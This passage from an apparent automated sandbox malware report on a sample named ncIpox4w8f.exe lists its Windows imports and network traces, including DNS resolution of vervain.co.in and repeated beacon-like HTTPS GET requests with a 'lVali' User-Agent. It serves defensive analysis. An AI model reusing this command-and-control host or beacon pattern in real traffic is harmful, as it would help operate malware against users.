ClientToScreen, CheckMenuItem, CallWindowProcA, CallNextHookEx, BeginPaint, CharNextA, CharLowerBuffA, CharLowerA, CharUpperBuffA, CharToOemA, AdjustWindowRectEx, ActivateKeyboardLayout
kernel32.dll	Sleep
oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayPutElement, SafeArrayGetElement, SafeArrayUnaccessData, SafeArrayAccessData, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayCreate, VariantChangeType, VariantCopyInd, VariantCopy, VariantClear, VariantInit
ole32.dll	CoTaskMemFree, ProgIDFromCLSID, StringFromCLSID, CoCreateInstance, CoUninitialize, CoInitialize, IsEqualGUID
oleaut32.dll	GetErrorInfo, GetActiveObject, SysFreeString
comctl32.dll	ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_SetDragCursorImage, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Replace, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_ReplaceIcon, ImageList_Add, ImageList_SetImageCount, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create, InitCommonControls
winspool.drv	OpenPrinterA, EnumPrintersA, DocumentPropertiesA, ClosePrinter
shell32.dll	ShellExecuteA
comdlg32.dll	GetSaveFileNameA, GetOpenFileNameA
winmm.dll	sndPlaySoundA
kernel32	VirtualProtect, GetProcAddress
URL	AddMIMEFileTypesPS

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	
German	Germany	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 15:08:21.484030962 CEST	49744	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:21.484100103 CEST	443	49744	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:21.484188080 CEST	49744	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:21.509588003 CEST	49744	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:21.509640932 CEST	443	49744	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:21.862157106 CEST	443	49744	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:21.862267971 CEST	49744	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:22.217925072 CEST	49744	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:22.217978001 CEST	443	49744	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:22.218626976 CEST	443	49744	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:22.218995094 CEST	49744	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:22.226758957 CEST	49744	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:22.267422915 CEST	443	49744	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:22.399334908 CEST	443	49744	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:22.399461031 CEST	49744	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:22.399487972 CEST	443	49744	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:22.399513006 CEST	443	49744	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:22.399539948 CEST	49744	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:22.399564981 CEST	49744	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:22.402040005 CEST	49744	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:22.402065039 CEST	443	49744	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:22.402080059 CEST	49744	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:22.402113914 CEST	49744	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:22.861202002 CEST	49752	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:22.861228943 CEST	443	49752	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:22.861300945 CEST	49752	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:22.862855911 CEST	49752	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:22.862869978 CEST	443	49752	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:23.211263895 CEST	443	49752	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:23.211412907 CEST	49752	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:23.215138912 CEST	49752	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:23.215150118 CEST	443	49752	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:23.221486092 CEST	49752	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:23.221506119 CEST	443	49752	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:23.560089111 CEST	443	49752	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:23.560187101 CEST	443	49752	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:23.560342073 CEST	49752	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:23.567523003 CEST	49752	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:23.567540884 CEST	443	49752	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:23.567568064 CEST	49752	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:23.567615032 CEST	49752	443	192.168.2.4	199.79.62.221

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 15:08:24.068614006 CEST	49755	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:24.068708897 CEST	443	49755	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:24.068830013 CEST	49755	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:24.070420980 CEST	49755	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:24.070461035 CEST	443	49755	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:24.411120892 CEST	443	49755	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:24.411216974 CEST	49755	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:24.411870956 CEST	49755	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:24.411885977 CEST	443	49755	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:24.417805910 CEST	49755	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:24.417826891 CEST	443	49755	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:24.755089998 CEST	443	49755	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:24.755228043 CEST	443	49755	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:24.755284071 CEST	49755	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:24.755309105 CEST	49755	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:24.760893106 CEST	49755	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:24.760936022 CEST	443	49755	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:24.760953903 CEST	49755	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:24.760993958 CEST	49755	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:25.134349108 CEST	49758	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:25.134382010 CEST	443	49758	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:25.134471893 CEST	49758	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:25.135454893 CEST	49758	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:25.135468960 CEST	443	49758	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:25.477339029 CEST	443	49758	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:25.477513075 CEST	49758	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:25.478104115 CEST	49758	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:25.478117943 CEST	443	49758	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:25.499500990 CEST	49758	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:25.499517918 CEST	443	49758	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:25.816201925 CEST	443	49758	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:25.816294909 CEST	443	49758	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:25.816315889 CEST	49758	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:25.816359997 CEST	49758	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:25.816796064 CEST	49758	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:25.816817999 CEST	443	49758	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:25.816833019 CEST	49758	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:25.816874981 CEST	49758	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:26.243448973 CEST	49759	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:26.243490934 CEST	443	49759	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:26.243602037 CEST	49759	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:26.244436026 CEST	49759	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:26.244461060 CEST	443	49759	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:26.586688042 CEST	443	49759	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:26.586846113 CEST	49759	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:26.603463888 CEST	49759	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:26.603482008 CEST	443	49759	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:26.608220100 CEST	49759	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:26.608232021 CEST	443	49759	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:26.927123070 CEST	443	49759	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:26.927220106 CEST	443	49759	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:26.927221060 CEST	49759	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:26.927289009 CEST	49759	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:26.931816101 CEST	49759	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:26.931838989 CEST	443	49759	199.79.62.221	192.168.2.4
Aug 5, 2022 15:08:26.931852102 CEST	49759	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:26.931905985 CEST	49759	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:27.442230940 CEST	49760	443	192.168.2.4	199.79.62.221
Aug 5, 2022 15:08:27.442260027 CEST	443	49760	199.79.62.221	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 15:08:21.293731928 CEST	62099	53	192.168.2.4	8.8.8.8
Aug 5, 2022 15:08:21.449959040 CEST	53	62099	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 5, 2022 15:08:21.293731928 CEST	192.168.2.4	8.8.8.8	0x95fa	Standard query (0)	vervain.co.in	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 5, 2022 15:08:21.449959040 CEST	8.8.8.8	192.168.2.4	0x95fa	No error (0)	vervain.co.in		199.79.62.221	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- vervain.co.in

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49744	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:22 UTC	0	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:08:22 UTC	0	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:22 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:22 UTC	0	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49752	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:23 UTC	0	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:23 UTC	1	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:23 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:23 UTC	1	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49765	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:38 UTC	9	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:08:38 UTC	9	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:38 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:38 UTC	10	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49766	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:39 UTC	10	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:08:39 UTC	10	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:39 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:39 UTC	11	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49767	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:41 UTC	11	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:08:41 UTC	11	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:41 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:41 UTC	11	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49768	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:42 UTC	12	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:08:42 UTC	12	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:42 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:42 UTC	12	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49769	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:43 UTC	13	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:08:43 UTC	13	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:43 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:43 UTC	13	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.4	49770	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:45 UTC	14	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:08:45 UTC	14	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:45 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:45 UTC	14	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.4	49771	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:46 UTC	15	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:46 UTC	15	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:46 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
